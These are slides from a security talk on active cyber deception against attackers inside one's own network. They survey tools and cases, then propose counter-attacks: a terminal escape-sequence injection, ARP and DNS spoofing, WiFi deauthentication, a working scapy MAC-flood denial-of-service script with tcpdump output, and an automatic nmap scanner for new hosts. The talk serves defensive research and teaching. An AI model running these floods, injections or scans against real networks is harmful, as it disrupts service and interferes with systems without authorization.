[Link](#)

The Rise of Engaging

2019. **National Cyber Deception Laboratory**, UK

*"(...) a new government-backed national laboratory for cyber deception that aims to actively **“take the fight to network attackers”** rather than rely on passive measures to block incoming digital offensives."*

[Link](#)

It was 'mysteriously' left to expire... Sure.

The Rise of Engaging

- **Engage MITRE. 2022.** <https://engage.mitre.org/>
 - *"assist defenders in understanding the intricacies of adversary engagement strategies and technologies."*

Wait... global adversaries?

MITRE | Engage™

WHAT IS ADVERSARY ENGAGEMENT?

Adversary engagement is the combination of denial and deception to increase the cost and decrease the value of your adversary's cyber operations. Adversary engagement goals can be any combination of the following: to detect adversaries on the network, to elicit intelligence to learn about adversaries, or to affect adversaries by raising the cost and lowering the value of their cyber operations.

OVERVIEW

Cyber defense has traditionally focused on the use of defense-in-depth technologies to deny an adversary access to an organization's networks or cyber assets. In this paradigm, any time the adversary can exploit a network vulnerability to access a new system or exfiltrate a piece of data from the network, they win. However, when a defender introduces deceptive artifacts and systems, they increase the ambiguity for the adversary. Is the system they just accessed legitimate? Is the piece of data they just stole real? These questions drive up the cost and drive down the value of the adversary's cyber operations.

Adversary Engagement is a combination of cyber denial and deception activities to interact with cyber adversaries to achieve the defender's goals. When paired with defense-in-depth technologies, adversary engagement allows defenders to proactively interact with cyber adversaries to achieve the defender's strategic goals.




“

Adversary Engagement operations provide opportunities for defenders to demonstrate tools, test hypotheses, and improve their threat models, all with the added benefit of negatively impacting the adversary.

Gabby Raymond, Adversary Engagement Capability Area Lead, MITRE

”

Engaging Cases



The image is a screenshot of the top portion of an Ars Technica article. It features a black navigation bar with the 'ars' logo in an orange circle and the word 'TECHNICA' in white. To the right of the logo are several category links in green: 'BIZ & IT', 'TECH', 'SCIENCE', 'POLICY', 'CARS', and 'GAMING & CULTURE'. Below the navigation bar, the article title is displayed in a large, bold, black font. Above the title is a green sub-header 'GOTCHA! —'. Below the title is a short paragraph in a smaller black font. At the bottom of the article preview is the author's name 'KYLE ORLAND' in orange and the date 'FEB 23, 2023 9:17 PM UTC' in black.

ars TECHNICA

BIZ & IT TECH SCIENCE POLICY CARS GAMING & CULTURE

GOTCHA! —

Valve used secret memory access “honeypot” to detect 40K *Dota 2* cheaters

Publisher is publicizing its methods to send a message to would-be exploit users.

KYLE ORLAND - FEB 23, 2023 9:17 PM UTC

[Link](#)

Engaging Cases

South Korean telecom company attacks customers with malware — over 600,000 torrent users report missing files, strange folders, and disabled PCs

News

By [Jowi Morales](#) published 26 June 2024

[Link](#)

Engaging Tools

- Fake exploits to surveil attackers. [Link](#).
- Beef. Exploit browsers. [Link](#)
- Tarpit style
 - The infinite webpage. Consume browser mem. [Link](#).
 - PHP-Tarpit. Redirection and content. [Link](#)
 - LaBrea. TCP tarpit. [Link](#).
 - Endlessh. TCP tarpit. [Link](#).

Engaging Tools


- Rubberglue. Mirror traffick back to attacker. [Link](#).
- WebLabyrinth. Bogus web-page links. [Link](#).
- Fing blocks new WiFi clients. ARP poisoning. [Link](#).
- SET. Attack web clients. [Link](#).
- HoneyBadger. Attack web clients to get their IP.
 - Exploits + honeytokens + search your local images + iTunes backup. [Link](#). [Link](#). [Video](#)

Engaging. Locally

- Local attackers are inside your network.
- **Your** network.
- Legal differences.
- Many more options.
- Much more control.
- Much more risk.
- Much more need.

Engaging Ideas

- ARP poisoning. Multiple sources.
- Terminal injection



A screenshot of a macOS terminal window with a dark theme. The window has two tabs: the first tab is labeled with a red 'S' icon and '1', and the second tab is labeled with a red 'S' icon and '2'. The second tab is active and has a red rectangular box around its title bar, which contains the text 'Get out of my server (ssh)'. The terminal content shows a root user at a prompt '~#'. The first command is `echo -ne "\033]0;Get out of my server\007" > /dev/pts/3`. The second command is `root@ :~#` followed by a cursor. The terminal also shows system status bars at the top: 28% CPU usage, 7.7 GB memory usage, and 1.0 kB/s network speed.

- Copy data changing
- WiFi logout of attacking devices
- DoS the computer. Give **more** bandwidth!


Engaging Ideas

- DNS Spoofing. Change the IP of the domains
- Block MAC address in network/WiFi/DHCP

Engaging Ideas

- MAC Spoofing DoS

```
1 from scapy.all import *
2
3 # Define the network interface
4 interface = "eth0"
5
6 # Generate and send packets with random MAC addresses
7 def mac_flood():
8     while True:
9         pkt = Ether(src=RandMAC(), dst=RandMAC()) / IP(dst="192.168.1.1") / ICMP()
10        sendp(pkt, iface=interface, verbose=False)
11
12 if __name__ == "__main__":
13     mac_flood()
```



```
iTerm2 Shell Edit View Session Scripts Profiles Toolbelt Window Help
tcpdump -n -s0 -i en0 ether host 192.168.0.1 and not multicast and not broadcast
(-zsh) 71% 8.2 GB 0.0 kB↓ 0.0 kB↑
18:18:02.372126 4f:6a:d6:5b:01:85 > 50:97:75:7f:3c:d4, ethertype IPv4 (0x0800), length 42: 192.168.0.127 > 192.168.0.1: ICMP echo request, id 0, seq 0, length 8
18:18:02.372127 59:4e:78:6a:f2:d3 > 5e:60:cd:78:69:c9, ethertype IPv4 (0x0800), length 42: 192.168.0.127 > 192.168.0.1: ICMP echo request, id 0, seq 0, length 8
18:18:02.372128 bc:62:8f:47:c8:9c > 18:1f:1b:06:7f:4a, ethertype IPv4 (0x0800), length 42: 192.168.0.127 > 192.168.0.1: ICMP echo request, id 0, seq 0, length 8
18:18:02.372128 fc:8b:4c:19:c6:07 > e8:de:0f:e5:6c:e1, ethertype IPv4 (0x0800), length 42: 192.168.0.127 > 192.168.0.1: ICMP echo request, id 0, seq 0, length 8
18:18:02.372129 5f:52:fc:e6:cb:17 > 7e:8b:06:a9:3f:82, ethertype IPv4 (0x0800), length 42: 192.168.0.127 > 192.168.0.1: ICMP echo request, id 0, seq 0, length 8
18:18:02.372130 0d:7f:57:36:23:15 > c6:ea:8a:32:6c:98, ethertype IPv4 (0x0800), length 42: 192.168.0.127 > 192.168.0.1: ICMP echo request, id 0, seq 0, length 8
18:18:02.372132 89:75:c6:78:ee:a9 > 00:18:24:3f:47:02, ethertype IPv4 (0x0800), length 42: 192.168.0.127 > 192.168.0.1: ICMP echo request, id 0, seq 0, length 8
18:18:02.372132 b7:65:52:6f:97:1e > a4:cf:81:18:b9:55, ethertype IPv4 (0x0800), length 42: 192.168.0.127 > 192.168.0.1: ICMP echo request, id 0, seq 0, length 8
18:18:02.372133 5c:2f:c9:de:af:57 > b6:fc:fa:70:79:d8, ethertype IPv4 (0x0800), length 42: 192.168.0.127 > 192.168.0.1: ICMP echo request, id 0, seq 0, length 8
18:18:02.372134 ea:dd:8e:6a:23:d6 > 64:cc:fe:a9:26:3a, ethertype IPv4 (0x0800), length 42: 192.168.0.127 > 192.168.0.1: ICMP echo request, id 0, seq 0, length 8
```

Engaging Ideas

- What about scanning the ports of all new computers appearing in the network?

```
import os, json, logging
from scapy.all import sniff, ARP
import subprocess

logging.basicConfig(filename='network_scan.log', level=logging.INFO,
                    format='%(asctime)s - %(message)s')

KNOWN_COMPUTERS_FILE = 'known_computers.json'
if os.path.exists(KNOWN_COMPUTERS_FILE):
    with open(KNOWN_COMPUTERS_FILE, 'r') as f:
        known_computers = json.load(f)
else:
    known_computers = {}

def save_known_computers():
    with open(KNOWN_COMPUTERS_FILE, 'w') as f:
        json.dump(known_computers, f)

def scan_host(ip):
    logging.info(f"Scanning new host: {ip}")
    result = subprocess.run(["nmap", "-p-", ip], capture_output=True,
                             text=True)
    logging.info(result.stdout)

def process_arp_packet(packet):
    if packet.haslayer(ARP) and packet[ARP].op in (1, 2):
        mac, ip = packet[ARP].hwsrc, packet[ARP].psrc
        if mac not in known_computers:
            known_computers[mac] = ip
            scan_host(ip)
            save_known_computers()

print("Starting ARP packet sniffing...")
sniff(filter="arp", prn=process_arp_packet, store=0)
```

Conclusion

Engaging attackers in your local network can give an **advantage** to your **protection** by keeping the attackers **busy**, forcing their **mistakes**, and leaving more **traces** behind.

But we need you to advance and help understand how deception works.

We need to find the limits of technical active defense and psychological cyberdeception to better engage attackers.





Thanks!

Sebastian Garcia

<https://www.stratosphereips.org/>

[@eldraco](https://infosec.exchange/deck/@eldraco)

<https://www.linkedin.com/in/sebagarcia/>